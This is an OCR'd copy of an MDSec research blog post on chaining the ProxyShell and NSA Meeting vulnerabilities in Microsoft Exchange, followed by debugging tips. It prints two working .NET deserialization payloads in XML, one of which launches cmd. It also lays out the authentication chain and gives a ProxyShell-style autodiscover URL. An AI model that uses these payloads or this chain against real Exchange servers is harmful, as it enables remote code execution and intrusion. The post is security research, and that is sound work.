By Soroush Dalili (@irsdl) – source: https://www.mdsec.co.uk/2021/09/nsa-meeting-proposal-for-proxyshell/

NSA Meeting Proposal for ProxyShell!

As part of Microsoft Exchange April and May 2021 patch, several important vulnerabilities were fixed which could lead to code execution or e-mail hijacking. Any outdated and exposed Exchange server should be considered compromised already as these vulnerabilities are being actively exploited for a while now.

Due to the number of reported and patched Exchange vulnerabilities only in 2021, it is much easier to use vulnerability names rather than their CVE numbers which may have incorrect dates attached to them. The well-known patched Exchange vulnerabilities which could ultimately lead to code execution are ProxyShell and NSA Meeting exploits.

The ProxyShell exploit is complicated and rely on abusing an Exchange PowerShell cmdlet (Get-MailboxExportRequest) to create a web-shell on a web accessible location. The exploit code samples are already out, and it is not difficult to encode new payloads using a PST Encoder. The issue can be exploited by unauthenticated attackers, and an existing email address is not required (a domain name should be enough).

The NSA Meeting exploit on the other hand utilities an unsafe deserialization flaw which could lead to code execution on the server. As this exploit does not need a web-shell to be created on the web directories, it might be a better choice for red teamers to avoid easy detections. However, the quickly shared public exploit did not work on its own and required some changes to be fully running. Unfortunately, we could not find a way to exploit this issue without being authenticated either. As a result, without having credentials, this could only be useful when compromising a domain user with Outlook access (by using the '/owa/integrated/' endpoint). Similar to an already published blog post by Jang, we could not find a different way to trigger the payload, but it might be possible given the size and complexity of the Exchange solution (there are several affected class files in Exchange but getting to them is not simple).

Given the ProxyShell and NSA Meeting vulnerabilities were patched almost at the same time, we want to show how these exploits can be combined to provide a different approach for red teamers and also for interested security researchers. In this blog post, we have also included some side research topics which might be interesting when dealing with similar exploits or vulnerabilities. All code within this blog post should be included within the following GitHub repository:

https://github.com/mdsecresearch/NSAMeetingWithProxyShell

Fixing an Elevating the NSA Meeting Deserialization

It was not difficult to come up with a new working deserialization gadget from YSoSerial.Net for the current public exploit as it can be seen here:

```
<ArrayOfKeyValueOfstringProposeOptionsMeetingPollParametersE_S0982HC z:Id="1" z:Size="1"
xmlns="http://schemas.microsoft.com/2003/10/Serialization/Arrays"
xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
xmlns:z="http://schemas.microsoft.com/2003/10/Serialization/">
        <KeyValueOfstringProposeOptionsMeetingPollParametersE_S0982HC>
                <Key z:Id="2">meeting</Key>
                <Value z:Id="3">
                        <ChangedProperties
xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Exchange.Entities.DataModel"
```

By Soroush Dalili (@irsdl) – source: https://www.mdsec.co.uk/2021/09/nsa-meeting-proposal-for-proxyshell/

```
xmlns:b="http://schemas.datacontract.org/2004/07/Microsoft.Exchange.Entities.DataModel.PropertyBags">
                                    <b:propertyValues z:Size="1"
xmlns:c="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
                                                <c:KeyValueOfstringanyType>
                                                        <c:Key>test</c:Key>
                                                        <c:Value
i:type="a:Microsoft.VisualStudio.Text.Formatting.TextFormattingRunProperties"
xmlns:a="Microsoft.PowerShell.Editor, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35" xmlns:x="mscorlib">
                                                                <ForegroundBrush
i:type="x:System.String" xmlns=""><![CDATA[<ObjectDataProvider MethodName="Start"
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:a="clr-
namespace:System.Diagnostics;assembly=System"><ObjectDataProvider.ObjectInstance><a:Proces
s><a:Process.StartInfo><a:ProcessStartInfo Arguments="/c mspaint"
FileName="cmd"/></a:Process.StartInfo></a:Process></ObjectDataProvider.ObjectInstance></Ob
jectDataProvider>]]></ForegroundBrush>
                                                        </c:Value>
                                                </c:KeyValueOfstringanyType>
                                        </b:propertyValues>
                                </ChangedProperties>
                                <OriginalTypeAssembly z:Id="12" i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Exchange.Entities.DataModel">Micr
osoft.Exchange.Entities.DataModel</OriginalTypeAssembly>
                                <OriginalTypeName z:Id="14"
xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Exchange.Entities.DataModel">Micr
osoft.Exchange.Entities.DataModel.Calendaring.CustomActions.ProposeOptionsMeetingPollPara
meters</OriginalTypeName>
                        </Value>
                </KeyValueOfstringProposeOptionsMeetingPollParametersE_S0982HC>
</ArrayOfKeyValueOfstringProposeOptionsMeetingPollParametersE_S0982HC>
```

However, running code instead of command required some further muscle stretch! We came up with the following known bridge to achieve this:

```
<ArrayOfKeyValueOfstringProposeOptionsMeetingPollParametersE_S0982HC z:Id="1" z:Size="1"
xmlns="http://schemas.microsoft.com/2003/10/Serialization/Arrays"
xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
xmlns:z="http://schemas.microsoft.com/2003/10/Serialization/">
        <KeyValueOfstringProposeOptionsMeetingPollParametersE_S0982HC>
                <Key z:Id="2">meeting</Key>
                <Value z:Id="3">
                        <ChangedProperties
xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Exchange.Entities.DataModel"
xmlns:b="http://schemas.datacontract.org/2004/07/Microsoft.Exchange.Entities.DataModel.Prop
ertyBags">
                                    <b:propertyValues z:Size="1"
xmlns:c="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
                                                <c:KeyValueOfstringanyType>
                                                        <c:Key>test</c:Key>
                <c:Value
i:type="a:Microsoft.VisualStudio.Text.Formatting.TextFormattingRunProperties"
```

By Soroush Dalili (@irsdl) – source: https://www.mdsec.co.uk/2021/09/nsa-meeting-proposal-for-proxyshell/

```
xmlns:a="Microsoft.PowerShell.Editor, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35" xmlns:x="mscorlib">
                                                    <ForegroundBrush
i:type="x:System.String" xmlns="><![CDATA[<ObjectDataProvider MethodName="Deserialize"
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:a="clr-
namespace:System.Web.UI;assembly=System.Web" ObjectInstance="{a:LosFormatter}"
xmlns:s="clr-
namespace:System;assembly=mscorlib"><ObjectDataProvider.MethodParameters><s:String>%Los
FormatterPayload%</s:String></ObjectDataProvider.MethodParameters></ObjectDataProvider>
                                                ]]></ForegroundBrush>
                                                </c:Value>
                                            </c:KeyValueOfstringanyType>
                                        </b:propertyValues>
                                </ChangedProperties>
                                <OriginalTypeAssembly z:Id="12" i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Exchange.Entities.DataModel">Micr
osoft.Exchange.Entities.DataModel</OriginalTypeAssembly>
                                <OriginalTypeName z:Id="14"
xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Exchange.Entities.DataModel">Micr
osoft.Exchange.Entities.DataModel.Calendaring.CustomActions.ProposeOptionsMeetingPollPara
meters</OriginalTypeName>
                        </Value>
                </KeyValueOfstringProposeOptionsMeetingPollParametersE_S0982HC>
</ArrayOfKeyValueOfstringProposeOptionsMeetingPollParametersE_S0982HC>
```

The "%LosFormatterPayload%" value can now be replaced with any LosFormatter payload from the YSoSerial.Net project. We can now use this to enable the ActivitySurrogateSelector gadget by running the ActivitySurrogateDisableTypeCheck gadget's payload. It is then possible to run C# code on the server using the ActivitySurrogateSelector or ActivitySurrogateSelectorFromFile gadgets.

The full XML message samples can be seen in the GitHub project.

Now that we have sort this one out, it is time for NSA to schedule a meeting for ProxyShell!

Combining the Exploits

This part is easy when both exploits are ready. We just need to use a different PowerShell command to achieve this.


As mentioned by @peterjson in his blog post, a default user account such as 'SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}@TargetExchange.domain" can be used to send requests to the '/autodiscover/autodiscover.xml' endpoint to obtain a valid LegacyDN which is then used to send a request to the '/mapi/emsmdb' endpoint to obtain a valid SID (the same as ProxyLogon). The SID value is used to create a Common-Access-Token (CAT) in Exchange which is used for internal authentication. This is the token we send to the '/powershell/' back-end endpoint via the 'X-Rps-CAT' parameter in the URL to authenticate.


Although we can use impersonation when sending requests to the '/ews/Exchange.asmx' endpoint to store the NSA Meeting payload (as we already have the SID), we would still need to have an account to access the 'MeetingPollHandler.ashx' page on OWA. As a result, we used the "New-Mailbox" cmdlet to create a new mailbox and to log into OWA.

It was then possible to trigger the stored meeting payload to exploit the deserialisation issue and to run code or commands on the server without creating a web-shell.

By Soroush Dalili (@irsdl) – source: https://www.mdsec.co.uk/2021/09/nsa-meeting-proposal-for-proxyshell/

Here is the screenshot of its final implementation in .NET (unfortunately we cannot publish the fully working exploit in order to stop any potential abuse):






By Soroush Dalili (@irsdl) – source: https://www.mdsec.co.uk/2021/09/nsa-meeting-proposal-for-proxyshell/

Exchange Remote PowerShell Restriction


Here is a frequently asked question when managing an application remotely using PowerShell:

“Why can’t we just run anything we want on the server if we can run some cmdlets?”

The simple answer to this question is that in case of the Exchange server, most Remote PowerShell environments should set their LanguageMode to ‘NoLanguage’ or ‘RestrictedLanguage’. Microsoft has patched a few missing ones in the April patch so there might be something for interested people:



The following screenshot shows an example of an error message we can receive when we are dealing with this setting:



By Soroush Dalili (@irsdl) – source: https://www.mdsec.co.uk/2021/09/nsa-meeting-proposal-for-proxyshell/

```
[win-tbiq3kb7ann.win12.local]: PS>$UserCredential = Get-Credential


WriteErrorStream          : True
Exception                 : System.Management.Automation.RemoteException: At line:1 char:1
                             + $UserCredential = Get-Credential
                             + ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
                            Assignment statements are not allowed in restricted language mode or a Data section.

                            At line:1 char:1
                             + $UserCredential = Get-Credential
                             + ~~~~~~~~~~~~~~~~
                            A variable that cannot be referenced in restricted language mode or a Data section is being referenced. Variables
 that can be referenced include the following: $PSCulture, $PSUICulture, $true, $false, and  $null.


                               at System.Management.Automation.Runspaces.AsyncResult.EndInvoke()
                               at System.Management.Automation.PowerShell.CoreInvokeRemoteHelper[TInput,TOutput](PSDataCollection`1 input, PS
DataCollection`1 output, PSInvocationSettings settings)
                               at System.Management.Automation.PowerShell.CoreInvoke[TInput,TOutput](PSDataCollection`1 input, PSDataCollecti
on`1 output, PSInvocationSettings settings)
                               at System.Management.Automation.PowerShell.Invoke(IEnumerable input, PSInvocationSettings settings)
                               at System.Management.Automation.RemotePipeline.Invoke(IEnumerable input)
                               at Microsoft.PowerShell.Executor.ExecuteCommandHelper(Pipeline tempPipeline, Exception& exceptionThrown, Execu
tionOptions options)
TargetObject              :
FullyQualifiedErrorId     : AssignmentStatementNotSupportedInDataSection
InvocationInfo            :
ErrorCategory_Category    : 17
ErrorCategory_Activity    :
ErrorCategory_Reason      : ParseException
ErrorCategory_TargetName  :
ErrorCategory_TargetType  :
ErrorCategory_Message     : ParserError: (:) [], ParseException
SerializeExtendedInfo     : False
```

In Exchange, the exposed cmdlets are also limited as listed in different files such as:

Microsoft.Exchange.Configuration.ObjectModel\Configuration\Authorization\PowerShellWebServiceExposedCmdlets.cs


Therefore, we receive the following error message when trying to run a command on the server:

```
[win-tbiq3kb7ann.win12.local]: PS>mspaint


WriteErrorStream          : True
Exception                 : System.Management.Automation.RemoteException: The term 'mspaint.exe' is not recognized as the name of a cmdlet, fun
ction, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the
                            path is correct and try again.
                               at System.Management.Automation.Runspaces.AsyncResult.EndInvoke()
                               at System.Management.Automation.PowerShell.CoreInvokeRemoteHelper[TInput,TOutput](PSDataCollection`1 input, PSDa
taCollection`1 output, PSInvocationSettings settings)
                               at System.Management.Automation.PowerShell.CoreInvoke[TInput,TOutput](PSDataCollection`1 input, PSDataCollection
`1 output, PSInvocationSettings settings)
                               at System.Management.Automation.PowerShell.Invoke(IEnumerable input, PSInvocationSettings settings)
                               at System.Management.Automation.RemotePipeline.Invoke(IEnumerable input)
                               at Microsoft.PowerShell.Executor.ExecuteCommandHelper(Pipeline tempPipeline, Exception& exceptionThrown, Executi
onOptions options)
TargetObject              : mspaint.exe
FullyQualifiedErrorId     : CommandNotFoundException
InvocationInfo            :
ErrorCategory_Category    : 13
ErrorCategory_Activity    :
ErrorCategory_Reason      : CommandNotFoundException
ErrorCategory_TargetName  : mspaint.exe
ErrorCategory_TargetType  : String
ErrorCategory_Message     : ObjectNotFound: (mspaint.exe:String) [], CommandNotFoundException
SerializeExtendedInfo     : False
```

```
[win-tbiq3kb7ann.win12.local]: PS>(mspaint)


WriteErrorStream       : True
Exception              : System.Management.Automation.CommandNotFoundException: The term 'mspaint.exe' is not recognized as the name of a cmd
let, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that
                         the path is correct and try again.
                            at System.Management.Automation.CommandDiscovery.ShouldRun(ExecutionContext context, PSHost host, CommandInfo com
mandInfo, CommandOrigin commandOrigin)
                            at System.Management.Automation.CommandDiscovery.LookupCommandProcessor(CommandInfo commandInfo, CommandOrigin co
mmandOrigin, Nullable`1 useLocalScope, SessionStateInternal sessionState)
                            at System.Management.Automation.CommandDiscovery.LookupCommandProcessor(String commandName, CommandOrigin command
Origin, Nullable`1 useLocalScope)
                            at System.Management.Automation.ExecutionContext.CreateCommand(String command, Boolean dotSource)
                            at System.Management.Automation.PipelineOps.AddCommand(PipelineProcessor pipe, CommandParameterInternal[] command
Elements, CommandBaseAst commandBaseAst, CommandRedirection[] redirections, ExecutionContext context)
                            at System.Management.Automation.PipelineOps.InvokePipeline(Object input, Boolean ignoreInput, CommandParameterInt
ernal[][] pipeElements, CommandBaseAst[] pipeElementAsts, CommandRedirection[][] commandRedirections, FunctionContext
                         funcContext)
                            at System.Management.Automation.Interpreter.ActionCallInstruction`6.Run(InterpretedFrame frame)
                            at System.Management.Automation.Interpreter.EnterTryCatchFinallyInstruction.Run(InterpretedFrame frame)
                            at System.Management.Automation.Interpreter.EnterTryCatchFinallyInstruction.Run(InterpretedFrame frame)
TargetObject           : mspaint.exe
CategoryInfo           : ObjectNotFound: (mspaint.exe:String) [], CommandNotFoundException
FullyQualifiedErrorId  : CommandNotFoundException
ErrorDetails           :
InvocationInfo         : System.Management.Automation.InvocationInfo
ScriptStackTrace       : at <ScriptBlock>, <No file>: line 1
PipelineIterationInfo  : {}
PSMessageDetails       :
```

By Soroush Dalili (@irsdl) – source: https://www.mdsec.co.uk/2021/09/nsa-meeting-proposal-for-proxyshell/

It should be noted that it is actually looking for the file on the server but cannot execute it:




How to Simply View Exchange Proxied Requests?

While the socat tool seems to be very neat to monitor the communication between an Exchange server front-end and its back-end, we chose the mitmproxy tool as it required spending less setup time and has a pretty web interface to monitor requests and their responses.

Here are the steps we follow to configure mitmproxy to study Exchange IIS communications between its front-end and its back-end:


1- Install the Windows version of mitmproxy on the Exchange server

2- Edit the binding of the Exchange Back End Home site on IIS:



3- Changing the port number from 444 to 4444:


By Soroush Dalili (@irsdl) – source: https://www.mdsec.co.uk/2021/09/nsa-meeting-proposal-for-proxyshell/



4- Run the following command to use mitmproxy as a reverse proxy:

```
mitmweb.exe --mode reverse:https://localhost:4444 --listen-port 444 --no-http2 --ssl-insecure --set keep_host_header
```

5- Monitor requests/responses on the server in a modern browser such as Google Chrome (does not work well in IE):



Debugging Using dnSpy

It is always useful to debug an application like Exchange on the server to see how some inputs are being handled. Here are some simple tips to use dnSpy to debug the Exchange server.

Let's imagine we want to debug the 'ResolveAnchorMailbox()' method from the 'Microsoft.Exchange.FrontEndHttpProxy\HttpProxy\EwsAutodiscoverProxyRequestHandler.cs' class. We are going to send a request to the following URL and put a breakpoint within the interesting function:

```
/autodiscover/autodiscover.json?test@test.com/ews/Exchange.asmx?&Email=autodiscover/autodiscover.json%3ftest@test.com
```

Before we dive into the debugging, it is recommended to create an INI file for the DLLs to make their debugging easier so you can see all the variables and go through them. In our example, we need to create the following file:

By Soroush Dalili (@irsdl) – source: https://www.mdsec.co.uk/2021/09/nsa-meeting-proposal-for-proxyshell/

